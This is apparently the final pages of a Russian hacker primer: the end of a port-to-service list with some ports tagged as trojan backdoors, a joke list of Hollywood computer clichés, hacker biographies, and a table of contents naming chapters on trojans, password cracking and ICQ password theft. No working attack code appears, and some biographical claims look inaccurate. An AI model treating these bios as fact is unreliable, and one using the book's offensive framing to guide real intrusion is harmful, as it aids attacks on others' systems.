2836	udp	catalyst	catalyst
2837	tcp	repliweb	Repliweb
2837	udp	repliweb	Repliweb
2838	tcp	starbot	Starbot
2838	udp	starbot	Starbot
2839	tcp	nmsigport	NMSigPort
2839	udp	nmsigport	NMSigPort
2840	tcp	l3-exprt	l3-exprt
2840	udp	l3-exprt	l3-exprt
2841	tcp	l3-ranger	l3-ranger
2841	udp	l3-ranger	l3-ranger
2842	tcp	l3-hawk	l3-hawk
2842	udp	l3-hawk	l3-hawk
2843	tcp	pdnet	PDnet

2843	udp	pdnet	PDnet
2844	tcp	bpcp-poll	BPCP POLL
2844	udp	bpcp-poll	BPCP POLL
2845	tcp	bpcp-trap	BPCP TRAP
2845	udp	bpcp-trap	BPCP TRAP
2846	tcp	aimpp-hello	AIMPP Hello
2846	udp	aimpp-hello	AIMPP Hello
2847	tcp	aimpp-port-req	AIMPP Port Req
2847	udp	aimpp-port-req	AIMPP Port Req
2848	tcp	amt-blc-port	AMT-BLC-PORT
2848	udp	amt-blc-port	AMT-BLC-PORT
2849	tcp	fxp	FXP
2849	udp	fxp	FXP
2850	tcp	metaconsole	MetaConsole
2850	udp	metaconsole	MetaConsole
2851	tcp	webemshhttp	webemshhttp
2851	udp	webemshhttp	webemshhttp
2852	tcp	bears-01	bears-01
2852	udp	bears-01	bears-01
2853	tcp	ispipes	IS Pipes
2853	udp	ispipes	IS Pipes
2854	tcp	infomover	InfoMover
2854	udp	infomover	InfoMover
2856	tcp	cesdinv	cesdinv
2856	udp	cesdinv	cesdinv
2857	tcp	simctlp	SimCtlP
2857	udp	simctlp	SimCtlP
2858	tcp	ecnp	ECNP
2858	udp	ecnp	ECNP
2859	tcp	activememory	Active Memory
2859	udp	activememory	Active Memory
2860	tcp	dialpad-voice1	Dialpad Voice 1
2860	udp	dialpad-voice1	Dialpad Voice 1
2861	tcp	dialpad-voice2	Dialpad Voice 2
2861	udp	dialpad-voice2	Dialpad Voice 2
2862	tcp	ttg-protocol	TTG Protocol
2862	udp	ttg-protocol	TTG Protocol
2863	tcp	sonardata	Sonar Data

2863	udp	sonardata	Sonar Data
2864	tcp	astromed-main	main 5001 cmd
2864	udp	astromed-main	main 5001 cmd
2865	tcp	pit-vpn	pit-vpn
2865	udp	pit-vpn	pit-vpn
2866	tcp	lwlistener	lwlistener
2866	udp	lwlistener	lwlistener
2867	tcp	esps-portal	esps-portal
2867	udp	esps-portal	esps-portal
2868	tcp	npep-messaging	NPEP Messaging
2868	udp	npep-messaging	NPEP Messaging
2869	tcp	icslap	ICSLAP
2869	udp	icslap	ICSLAP
2870	tcp	daishi	daishi
2870	udp	daishi	daishi
2871	tcp	msi-selectplay	MSI Select Play
2871	udp	msi-selectplay	MSI Select Play
2872	tcp	contract	CONTRACT
2872	udp	contract	CONTRACT
2873	tcp	paspar2-zoomin	PASPAR2 ZoomIn
2873	udp	paspar2-zoomin	PASPAR2 ZoomIn
2874	tcp	dxmessagebase1	dxmessagebase1
2874	udp	dxmessagebase1	dxmessagebase1
2875	tcp	dxmessagebase2	dxmessagebase2
2875	udp	dxmessagebase2	dxmessagebase2
2876	tcp	sps-tunnel	SPS Tunnel
2876	udp	sps-tunnel	SPS Tunnel
2877	tcp	bluelance	BLUELANCE
2877	udp	bluelance	BLUELANCE
2878	tcp	aap	AAP
2878	udp	aap	AAP
2879	tcp	ucentric-ds	ucentric-ds
2879	udp	ucentric-ds	ucentric-ds
2880	tcp	synapse	synapse
2880	udp	synapse	synapse
2881	tcp	ndsp	NDSP
2881	udp	ndsp	NDSP
2882	tcp	ndtp	NDTP

2882	udp	ndtp	NDTP
2883	tcp	ndnp	NDNP
2883	udp	ndnp	NDNP
2884	tcp	flashmsg	Flash Msg
2884	udp	flashmsg	Flash Msg
2885	tcp	topflow	TopFlow
2885	udp	topflow	TopFlow
2886	tcp	responselogic	RESPONSELOGIC
2886	udp	responselogic	RESPONSELOGIC
2887	tcp	aironetddp	aironet
2887	udp	aironetddp	aironet
2888	tcp	spcsdlobby	SPCSDLOBBY
2888	udp	spcsdlobby	SPCSDLOBBY
2889	tcp	rsom	RSOM
2889	udp	rsom	RSOM
2890	tcp	cspclmulti	CSPCLMULTI
2890	udp	cspclmulti	CSPCLMULTI
2891	tcp	cinegrfx-elmd	CINEGRFX-ELMD License Manager
2891	udp	cinegrfx-elmd	CINEGRFX-ELMD License Manager
2892	tcp	snifferdata	SNIFFERDATA
2892	udp	snifferdata	SNIFFERDATA
2893	tcp	vseconnector	VSECONNECTOR
2893	udp	vseconnector	VSECONNECTOR
2894	tcp	abacus-remote	ABACUS-REMOTE
2894	udp	abacus-remote	ABACUS-REMOTE
2895	tcp	natuslink	NATUS LINK
2895	udp	natuslink	NATUS LINK
2896	tcp	ecovisiong6-1	ECOVISIONG6-1
2896	udp	ecovisiong6-1	ECOVISIONG6-1
2897	tcp	citrix-rtmp	Citrix RTMP
2897	udp	citrix-rtmp	Citrix RTMP
2898	tcp	appliance-cfg	APPLIANCE-CFG
2898	udp	appliance-cfg	APPLIANCE-CFG
2899	tcp	powergemplus	POWERGEMPLUS
2899	udp	powergemplus	POWERGEMPLUS
2900	tcp	quicksuite	QUICKSUITE
2900	udp	quicksuite	QUICKSUITE
2901	tcp	allstorcns	ALLSTORCNS
2901	udp	allstorcns	ALLSTORCNS
2902	tcp	netaspi	NET ASPI

2902	udp	netaspi	NET ASPI
2903	tcp	suitcase	SUITCASE
2903	udp	suitcase	SUITCASE
2904	tcp	m2ua	M2UA
2904	udp	m2ua	M2UA
2905	tcp	m3ua	M3UA
2905	udp	m3ua	M3UA
2906	tcp	caller9	CALLER9
2906	udp	caller9	CALLER9
2907	tcp	webmethods-b2b	WEBMETHODS B2B
2907	udp	webmethods-b2b	WEBMETHODS B2B
2908	tcp	mao	mao
2908	udp	mao	mao
2909	tcp	funk-dialout	Funk Dialout
2909	udp	funk-dialout	Funk Dialout
2910	tcp	tdaccess	TDAccess
2910	udp	tdaccess	TDAccess
2911	tcp	blockade	Blockade
2911	udp	blockade	Blockade
2912	tcp	epicon	Epicon
2912	udp	epicon	Epicon
2913	tcp	boosterware	Booster Ware
2913	udp	boosterware	Booster Ware
2914	tcp	gamelobby	Game Lobby
2914	udp	gamelobby	Game Lobby
2915	tcp	tksocket	TK Socket
2915	udp	tksocket	TK Socket
2916	tcp	elvin_server	Elvin Server
2916	udp	elvin_server	Elvin Server
2917	tcp	elvin_client	Elvin Client
2917	udp	elvin_client	Elvin Client
2918	tcp	kastenchasepad	Kasten Chase Pad
2918	udp	kastenchasepad	Kasten Chase Pad
2919	tcp	roboer	ROBOER
2919	udp	roboer	ROBOER
2920	tcp	roboeda	ROBOEDA
2920	udp	roboeda	ROBOEDA
2921	tcp	cesdcdman	CESD Contents Delivery Management
2921	udp	cesdcdman	CESD Contents Delivery Management
2922	tcp	cesdcdtrn	CESD Contents Delivery Data Transfer

2922	udp	cesdcodtrn	CESD Contents Delivery Data Transfer
2923	tcp	wta-wsp-wtp-s	WTA-WSP-WTP-S
2923	udp	wta-wsp-wtp-s	WTA-WSP-WTP-S
2924	tcp	precise-vip	PRECISE-VIP
2924	udp	precise-vip	PRECISE-VIP
2926	tcp	mobile-file-dl	MOBILE-FILE-DL
2926	udp	mobile-file-dl	MOBILE-FILE-DL
2927	tcp	unimobilectrl	UNIMOBILECTRL
2927	udp	unimobilectrl	UNIMOBILECTRL
2928	tcp	redstone-cpss	REDSTONE-CPSS
2928	udp	redstone-cpss	REDSONTE-CPSS
2929	tcp	Konik	[trojan] Konik
2929	tcp	panja-webadmin	PANJA-WEBADMIN
2929	udp	panja-webadmin	PANJA-WEBADMIN
2930	tcp	panja-weblinx	PANJA-WEBLINX
2930	udp	panja-weblinx	PANJA-WEBLINX
2931	tcp	circle-x	Circle-X
2931	udp	circle-x	Circle-X
2932	tcp	incp	INCP
2932	udp	incp	INCP
2933	tcp	4-tieropmgw	4-TIER OPM GW
2933	udp	4-tieropmgw	4-TIER OPM GW
2934	tcp	4-tieropmcli	4-TIER OPM CLI
2934	udp	4-tieropmcli	4-TIER OPM CLI
2935	tcp	qtp	QTP
2935	udp	qtp	QTP
2936	tcp	otpatch	OTPatch
2936	udp	otpatch	OTPatch
2937	tcp	pnaconsult-lm	PNACONSULT-LM
2937	udp	pnaconsult-lm	PNACONSULT-LM
2938	tcp	sm-pas-1	SM-PAS-1
2938	udp	sm-pas-1	SM-PAS-1
2939	tcp	sm-pas-2	SM-PAS-2
2939	udp	sm-pas-2	SM-PAS-2
2940	tcp	sm-pas-3	SM-PAS-3
2940	udp	sm-pas-3	SM-PAS-3
2941	tcp	sm-pas-4	SM-PAS-4
2941	udp	sm-pas-4	SM-PAS-4
2942	tcp	sm-pas-5	SM-PAS-5
2942	udp	sm-pas-5	SM-PAS-5

2943	tcp	ttnrepository	TTNRepository
2943	udp	ttnrepository	TTNRepository
2944	tcp	megaco-h248	Megaco H-248
2944	udp	megaco-h248	Megaco H-248
2945	tcp	h248-binary	H248 Binary
2945	udp	h248-binary	H248 Binary
2946	tcp	fjsvmpor	FJSVmpor
2946	udp	fjsvmpor	FJSVmpor
2947	tcp	gpsd	GPSD
2947	udp	gpsd	GPSD
2948	tcp	wap-push	WAP PUSH
2948	udp	wap-push	WAP PUSH
2949	tcp	wap-pushsecure	WAP PUSH SECURE
2949	udp	wap-pushsecure	WAP PUSH SECURE
2950	tcp	esip	ESIP
2950	udp	esip	ESIP
2951	tcp	ottp	OTTP
2951	udp	ottp	OTTP
2952	tcp	mpfwsas	MPFWSAS
2952	udp	mpfwsas	MPFWSAS
2953	tcp	ovalarmsrv	OVALARMSRV
2953	udp	ovalarmsrv	OVALARMSRV
2954	tcp	ovalarmsrv-cmd	OVALARMSRV-CMD
2954	udp	ovalarmsrv-cmd	OVALARMSRV-CMD
2955	tcp	csnotify	CSNOTIFY
2955	udp	csnotify	CSNOTIFY
2956	tcp	ovrimosdbman	OVRIMOSDBMAN
2956	udp	ovrimosdbman	OVRIMOSDBMAN
2957	tcp	jmact5	JAMCT5
2957	udp	jmact5	JAMCT5
2958	tcp	jmact6	JAMCT6
2958	udp	jmact6	JAMCT6
2959	tcp	rmopagt	RMOPAGT
2959	udp	rmopagt	RMOPAGT
2960	tcp	dfoxserver	DFOXSERVER
2960	udp	dfoxserver	DFOXSERVER
2961	tcp	boldsoft-lm	BOLDSoft-LM
2961	udp	boldsoft-lm	BOLDSoft-LM
2962	tcp	iph-policy-cli	IPH-POLICY-CLI
2962	udp	iph-policy-cli	IPH-POLICY-CLI

2963	tcp	iph-policy-adm	IPH-POLICY-ADM
2963	udp	iph-policy-adm	IPH-POLICY-ADM
2964	tcp	bullant-srap	BULLANT SRAP
2964	udp	bullant-srap	BULLANT SRAP
2965	tcp	bullant-rap	BULLANT RAP
2965	udp	bullant-rap	BULLANT RAP
2966	tcp	idp-infotrieve	IDP-INFOTRIEVE
2966	udp	idp-infotrieve	IDP-INFOTRIEVE
2967	tcp	ssc-agent	SSC-AGENT
2967	udp	ssc-agent	SSC-AGENT
2968	tcp	enpp	ENPP
2968	udp	enpp	ENPP
2969	tcp	essp	ESSP
2969	udp	essp	ESSP
2970	tcp	index-net	INDEX-NET
2970	udp	index-net	INDEX-NET
2971	tcp	netclip	Net Clip
2971	udp	netclip	Net Clip
2972	tcp	pmsm-webrctl	PMSM Webrctl
2972	udp	pmsm-webrctl	PMSM Webrctl
2973	tcp	svnetworks	SV Networks
2973	udp	svnetworks	SV Networks
2974	tcp	signal	Signal
2974	udp	signal	Signal
2975	tcp	fjmpcm	Fujitsu Configuration Management Service
2975	udp	fjmpcm	Fujitsu Configuration Management Service
2976	tcp	cns-srv-port	CNS Server Port
2976	udp	cns-srv-port	CNS Server Port
2977	tcp	ttc-etap-ns	TTCs Enterprise Test Access Protocol - NS
2977	udp	ttc-etap-ns	TTCs Enterprise Test Access Protocol - NS
2978	tcp	ttc-etap-ds	TTCs Enterprise Test Access Protocol - DS
2978	udp	ttc-etap-ds	TTCs Enterprise Test Access Protocol - DS
2979	tcp	h263-video	H.263 Video Streaming
2979	udp	h263-video	H.263 Video Streaming
2980	tcp	wimd	Instant Messaging Service
2980	udp	wimd	Instant Messaging Service
2981	tcp	mylxamport	MYLXAMPORT
2981	udp	mylxamport	MYLXAMPORT
2982	tcp	iwb-whiteboard	IWB-WHITEBOARD
2982	udp	iwb-whiteboard	IWB-WHITEBOARD

2983	tcp	netplan	NETPLAN
2983	udp	netplan	NETPLAN
2984	tcp	hpidsadmin	HPIDSADMIN
2984	udp	hpidsadmin	HPIDSADMIN
2985	tcp	hpidsagent	HPIDSAGENT
2985	udp	hpidsagnet	HPIDSAGENT
2986	tcp	stonefalls	STONEFALLS
2986	udp	stonefalls	STONEFALLS
2987	tcp	identify	ResolveNet IOM IDENTIFY
2987	udp	identify	ResolveNet IOM IDENTIFY
2988	tcp	classify	ResolveNet IOM CLASSIFY
2988	udp	classify	ResolveNet IOM CLASSIFY
2989	tcp	zarkov	ZARKOV
2989	udp	RAT	[trojan] RAT
2989	udp	RAT	[trojan] Remote Administration Tool - RAT
2989	udp	zarkov	ZARKOV
2990	tcp	boscap	BOSCAP
2990	udp	boscap	BOSCAP
2991	tcp	wkstn-mon	WKSTN-MON
2991	udp	wkstn-mon	WKSTN-MON
2992	tcp	itb301	ITB301
2992	udp	itb301	ITB301
2993	tcp	veritas-vis1	VERITAS VIS1
2993	udp	veritas-vis1	VERITAS VIS1
2994	tcp	veritas-vis2	VERITAS VIS2
2994	udp	veritas-vis2	VERITAS VIS2
2995	tcp	idrs	IDRS
2995	udp	idrs	IDRS
2996	tcp	vsixml	vsixml
2996	udp	vsixml	vsixml
2997	tcp	rebol	REBOL
2997	udp	rebol	REBOL
2998	tcp	realsecure	Real Secure sensor
2998	udp	realsecure	Real Secure
2999	tcp	remoteware-un	RemoteWare Unassigned
2999	udp	remoteware-un	RemoteWare Unassigned
3000	tcp	hbc	HBC
3000	tcp	InetSpy	[trojan] InetSpy
3000	tcp	ppp	User-level ppp daemon
3000	tcp	RemoteShut	[trojan] Remote Shut

3000	tcp	RemoteShut	[trojan] Remote Shut
3000	tcp	remoteware-cl	RemoteWare Client
3000	udp	hbcI	HBCI
3000	udp	remoteware-cl	RemoteWare Client

*В следующей книге из серии «Азбука хакера»
этот список будет продолжен. Оставайтесь на связи!*



Компьютеры в Голливуде

Разделяя жанры, мы все дружно подразумеваем, что театр — искусство максимально условное, в нем одна и та же табуретка может изображать царский трон, через минуту — Брестскую крепость, а спустя пять минут — храм Божий. Кино же — искусство максимально конкретное. Голливудские фильмы славятся своим реализмом, там даже если фильм про Африку снимается в павильоне, то даже песочек должен быть именно из Сахары, а на верблюде должно стоять клеймо «Made in Saudi Arabia». На съемки исторических фильмов в качестве консультантов приглашаются доктора наук, а оружейным арсеналам Голливуда может позавидовать любой музей. Однако когда дело касается компьютеров, киношники проявляют столь вопиющее невежество, что диву даешься, откуда родом режиссер — из просвещенной Калифорнии, где компьютеров гораздо больше, чем собак нерезанных и где дети учатся обращению с ними еще в утробе матери, или откуда-нибудь из Верхней Волги, где единственный комп стоит на тотемном столбе и ему приносят человеческие жертвы.

Компьютеры из голливудских фильмов — это песня! Это помесь того, каким компьютер не должен быть, с тем, каким он не может быть никогда. В фантастических фильмах компьютеры обожают философствовать и гадить людям, в более или менее реалистических — они попросту вопиюще тупы. Но не будем голословными и приведем несколько примеров компьютерной безграмотности, которая дружно кочует по голливудским, а теперь уже и по «продвинутым» отечественным фильмам.

1. У текстовых редакторов сплошь и рядом отсутствуют курсоры — наверное, не вписываются в сценарий.

2. Герои всегда чрезвычайно быстро набирают текст, причем никогда не пользуются при этом клавишей пробела.

3. Персонажи фильмов никогда не печатают с ошибками.

4. На любом мониторе буквы имеют размер в несколько сантиметров.

5. Суперкомпьютеры, которые использует НАСА или ЦРУ, или другие правительственные учреждения, всегда имеют очень простой графический интерфейс. Если же графического интерфейса нет, то используется чрезвычайно мощная текстовая командная оболочка, прекрасно понимающая литературный английский (такая оболочка предоставляет героям свободный доступ к любой нужной информации, стоит им только на первой попавшейся клавиатуре набрать что-нибудь вроде «Получить доступ к секретным файлам»).

6. Для того чтобы заразить компьютер разрушительным вирусом, достаточно просто набрать слова «Загрузить вирус» (фильм «Крепость»).

7. Все компьютеры круглосуточно соединены в глобальную сеть. Вы можете считать информацию с главного компьютера главного негодяя даже в том случае, если он выключен.

8. Даже самые мощные компьютеры пищат при каждом нажатии на клавиши или перерисовке экрана. Некоторые компьютеры еще и замедляют вывод текста на экран так, чтобы вы могли читать текст по мере вывода, а наиболее «продвинутые» компьютеры при этом еще и эмулируют звук матричного принтера.

9. Все панели управления работают под напряжением в тысячи вольт и не иначе как имеют вмонтированные взрывные устройства. О сбое компьютера вы узнаете по яркой вспышке, клубам дыма, фонтану искр и взрыву, который отбросит вас от компьютера на несколько метров.

10. После набора текста компьютер можно спокойно выключить из сети, не сохранив данные.

11. Хакер способен взломать самую крутую защиту, угадав пароль со второго раза.

12. Вы можете обойти сообщение «Отказ в доступе» с помощью команды «Игнорировать».

13. Любой компьютер загружается не более чем за 2 секунды и уже готов к работе!

14. Сложные вычисления и загрузка больших объемов данных завершаются не более чем за три секунды.

15. Модемы в фильмах обычно передают данные со скоростью не менее двух гигабайт в секунду.

16. Когда перегревается главный компьютер атомной станции или ракетной базы, все панели управления взрываются — непосредственно перед взрывом всего здания.

17. Если вы просматриваете файл, а его кто-то удаляет, то файл исчезает с экрана.

18. Если на дискете есть зашифрованные файлы, то стоит вам вставить ее в дисковод, и у вас сразу запросят пароль.

19. Компьютеры могут обмениваться информацией друг с другом независимо от того, кто их изготовил и в какой галактике (фильм «День независимости»). Все системы имеют один и тот же стандартный интерфейс. Так, с помощью записной книжки вы даже можете подобрать PIN-КОД кредитной карточки (фильм «Терминатор-2»).

20. Любые дискеты читаются на любом компьютере, оснащенном дисководом, любые программы работают на любой платформе.

21. Чем совершеннее компьютер, тем больше у него кнопок. При этом работа на таком компьютере требует весьма профессионального оператора, так как на кнопках нет никаких надписей, за исключением кнопки «Самоуничтожение».

22. Большинство компьютеров, даже самые маленькие, способны работать в режиме воспроизведения реалистичной трехмерной интерактивной анимации в гигантских разрешениях с фотореалистичной глубиной цвета («Газонокосильщик»).

23. Когда персонаж смотрит на монитор, изображение настолько яркое, что проецируется на его лицо.

24. Лаптопы и ноутбуки в фильмах всегда способны работать в режиме полноэкранного видеофона и реального времени, а также имеют производительность, сопоставимую с Cray'ем.

25. Поиск в Интернете всегда дает вам именно то, что вы искали, независимо от того, насколько общие ключевые слова вы задали (так, например, в фильме «Миссия невыполнима» Том Круз задал поиск по ключевым словам «файл» и «компьютер», после чего получил аж целых 3 ссылки).



Знаменитые хакеры



Ричард Стэллман


Ник: Ничто (ничто не должно быть сокрыто)

Хакер старой школы. С 1971 года работал в лаборатории искусственного интеллекта MIT. Всегда боролся за открытое распространение программ. Позже основал фонд свободного программного обеспечения. В 1980 году создал новую операционную систему GNU. Получил от Фонда Макартура премию за гениальность — 240 тысяч долларов. Написал и издал книгу «Свободный софт для свободного общества».

Джон Дрэпер

Ник: Тиски

Хакер старой школы. Придумал способ для бесплатных подключений к международным телефонным линиям с помощью пластмассового свистка, воспроизводящего тон в 2600 Гц. Основатель концепции фрикинга. В данное время руководит компанией, производящей программные продукты компьютерной безопасности. Ее самым известным продуктом является Crunchbox — файервол, вылавливающий компьютерные вирусы.



Роберт Моррис

Ник: gtm



Сын главного научного руководителя Национального центра компьютерной безопасности США. В 1988 году, будучи студентом Корнуэллского университета, случайно запустил в Интернет «червя». В результате атаки пострадало несколько тысяч компьютеров. В юности Моррис хакнул локальную сеть Bell Labs и наделил себя статусом админа. Состоял в хакерской группе «Legion of Doom». В настоящее время работает в MIT помощником профессора.

Кевин Митник

Ник: Кондор

Первый хакер, который значился на плакатах ФБР как особо разыскиваемый преступник. Фактически он так и остался подростком, которому не дали вырасти. «Последний мальчик киберпространства», как его называла пресса. Первым административным наказанием Митника была 12-шаговая программа по избавлению от «компьютерной зависимости».

В 2001 году он снялся в документальном фильме «Закат свободы», где играл самого себя. В архивах ЦРУ он значится в списках компьютерных визардов. Специальные службы надзора следят за тем, чтобы он мог использовать только обычные персональные компьютеры.



Кевина Митника препровождают в тюрьму, снимок сделан фотографом-любителем случайно, со второго этажа здания

Линус Торвалдс

Ник: Линус



Стал хакером, когда учился в хельсинкском университете. В 1991 году написал операционную систему Linux. Его программы стали очень популярными (прежде всего по той причине, что распространялись бесплатно). Успеху Linux способствовало развитие оригинального Kernel, над которым работали многие одаренные программисты. Торвалдс считается одним из самых уважаемых хакеров. В настоящее время он работает на компанию Transmeta, которая разрабатывает микропроцессоры. Он женат и вырастил двух дочерей.

Дэннис Ритчи и Кен Томпсон

Ники: dmr и Кен

Творческие лидеры легендарной группы Bell Labs. В 1969 году создали Unix — элегантную операционную систему для миникомпьютеров. Довольно скоро Unix стал стандартным языком. Позже Томпсон и Роб Пайк создали Plan 9 — улучшенную операционную систему Unix.

Хотя Ритчи был автором популярного программного языка C, он увлекался Alef. В настоящее время Ритчи является главой исследовательского департамента системных программ в компании Lucent Technology. Кен Томпсон ушел на пенсию и потихоньку хакает различные системы.



Эммануил Голдштейн (наст. имя Эрик Корли)

Ник: Голдштейн



В архивах ЦРУ значится компьютерным визардом.

Иных данных у нас нет, что говорит о том, что это и в самом деле весьма таинственная личность.

Алексей Иванов

23-летний российский хакер. Его судьба обычна для российских хакеров. Их обманом заманивают в Штаты и Германию, а затем бросают в тюрьмы, лишая нашу страну огромного научного потенциала.

Алексей Иванов родился и учился в Челябинске. На своем счету имел сотни хакнутых серверов. Алексей Иванов и еще один россиянин Василий Горшков попали в поле зрения ФБР после неоднократных взломов ими компьютерных сетей американских компаний. Хакеров удалось выманить из России в ноябре 2000 года. Для этого под руководством ФБР была создана подставная фирма «Инвита», которая пригласила их в США якобы для улучшения своей системы компьютерной безопасности.



Алексей Иванов на снимке со своими одноклассниками (10-й класс), и кто бы тогда мог подумать, что он вскоре так вот прославится?

10 ноября 2000 года во время «собеседования» в подставной компании россиянам предложили показать свои способности. Однако на предложенных им компьютерах были установлены программы, записывающие все, что вводится с клавиатуры. После встречи с «работодателями» хакеров арестовали прямо в офисе, а с помощью перехваченных паролей спецслужбы смогли затем проникнуть на российские компьютеры взломщиков и уже там

добыть доказательства их вины. После этого Иванова предали суду за хакерскую деятельность, которая, по мнению судьи Элвина Томсона, нанесла ущерб в 25 миллионов долларов. Недавно судом американского города Хартфорд он был приговорен к четырем годам тюремного заключения. Он был признан виновным в организации преступного сговора, компьютерном взломе, вымогательстве и других преступлениях. Судья назвал Иванова «беспрецедентным, широкомасштабным организатором преступного предприятия». После истечения срока тюремного заключения Алексей Иванов будет еще три года находиться под полицейским надзором.

Несмотря на протест со стороны ФСБ России, действия ФБР не были признаны незаконными. Норм, предусматривающих ответственность за подобные компьютерные вторжения, не нашлось ни в российском, ни в американском законодательствах.



Содержание

Предисловие хакера для будущих хакеров	3
Глава 1. Операционные системы и борьба с ними	8
Как работает операционная система	10
Процессоры	10
RAM (Random Access Memory)	10
Системная шина	10
Функции операционной системы	11
Периферийные устройства	12
Глава 2. О стареньком DOSе замолвите слово... ..	14
Как запустить DOS из Windows	17
Команды навигации	18
Команды управления папками и файлами	21
DOS и компьютерная безопасность	33
Глава 3. Другие операционные системы	38
Открой для себя QNX	40
Terminal	42
Особенности установки Linux	43
Таблица основных команд Unix (включая перечисленные в QNX)	47
Unzip	48
Таблица Chmod	48
Общие файлы /etc-директории и их использование	50
Нострадамус предсказывает... ..	53
Филипп Джаясингх. Если сравнивать операционные системы с авиа-компаниями	54
Кряк парольных файлов Unix	56
Словарь против грубой силы	58
Глава 4. Сага о Windows 9.x	60
NetBios	61
Троянские лошадки и их наездники	65
Back Orifice 2000	66
SubSeven 2.2	68
Netbus 2.10 Pro	71
CRAT	71
Внедрение троянского коня	72
Дополнение	73
Cookie Stealing (кража «булок»)	74
Как прятаться?	74
Локальный «взлом» Windows 9.x.	76
Глава 5. Оптимизация работы Windows 9.x	79
Как улучшить контроль над запуском WinDOS 9x /7.x	80
Опции	84
Реестр Windows9x/NT	90
Что такое реестр	90
Что такое ульи или hives?	94
Система безопасности и ограничений в WINDOWS 9x/ME	96
Субключи Explorer:	97
Субключи System:	98
Субключи Network:	99
Субключи WinOldApp:	100
Ограничения Internet Explorer	104
Изменение/добавление ограничений и черт	106
Редактор доступа (POLICY EDITOR)	108

Компьютерная безопасность	112
Создание пользовательских профайлов в Win9x	113
Тайные трюки Microsoft	121
Защита WindowsNT	130
Трюки Internet Explorer	135
Трюки с Outlook Express	137
Глава 6. Первая атака. Локальный взлом Windows	138
Загадочные ошибки Windows	146
Ошибки исключения	147
Глава 7. Вирусы моей мечты	149
Bat-файлы	150
Qbasic	154
Visual Basic:	157
Защита вашего компьютера от всех бед, перечисленных выше	161
NetBIOS	163
Защита портов	164
Глава 8. Социальная инженерия	165
Программирование поступков людей	175
Глава 9. Не трепещите перед паролями	179
1. Основные компоненты	180
1а. Пароли BIOS	180
1б. Дискетные замки	181
1с. Последняя надежда	182
2. DOS, Windows и сетевые устройства	182
2а. Доступ к DOS	182
2б. Выход в DOS из Windows	184
2в. Обход Netware	188
Переустановка Netware	190
3. Системы безопасности	191
Физическая безопасность	192
Программная безопасность	192
Взлом пароля защищенного веб-сайта	194
Глава 10. Telnet и другие сетевые инструменты	196
Telnet	197
Порты	202
Сокеты	205
Команда Ping	206
Серфинг по портам	220
Просмотр индексных списков для новичков	224
Глава 11. Продвинутый FTP-хакинг	228
Как пользоваться FTP-клиентом Windows	229
Другие команды:	231
Как увидеть почтовые магистрали?	238
«Дыры» Sendmail	241
Как создавать правдоподобные поддельные письма	243
Взлом сервера с помощью Sendmail	249
Глава 12. Хакерское использование поисковых машин	259
Глава 13. Анонимность — ваше право	278
Как замечать свои следы	289
Практические шаги	303
Глава 14. Интимные беседы по ICQ	308
Крэки	310
Флудинг	311
Спуфинг	313

Как испортить домашнюю страницу ICQ	314
Трюк с пересылкой файла в ICQ	315
Раскрытие невидящих пользователей	316
Похищение паролей	317
Умные мысли и откровения	318
Установка ICQ под Linux	319
Цепочные письма ICQ (письма счастья)	319
Как получить ICQ-порт	320
Преимущества Unix ICQ-клонов	321
Самостоятельное конвертирование IP в UIN	321
Что можно делать с контактными списком	321
Интересные трюки с ICQ протоколом	322
Журнал и контактный лог	322
Webicq.com	323
Расшифровка ICQ-пароля (ICQ99b)	323
Расчеты с карандашом	326
Заключение:	329
Новые «дыры» ICQ	330
Послесловие. Если Вас всё же поймали	332
Приложения	334
<i>Приложение 1. Краткий глоссарий для новичка</i>	334
<i>Приложение 2. Секретный хакерский список портов</i>	
Что такое «порт» вообще	349
Распределение портов	349
А если попроще?	349
<i>Приложение 3. Компьютеры в Голливуде</i>	494
<i>Приложение 4. Знаменитые хакеры</i>	498
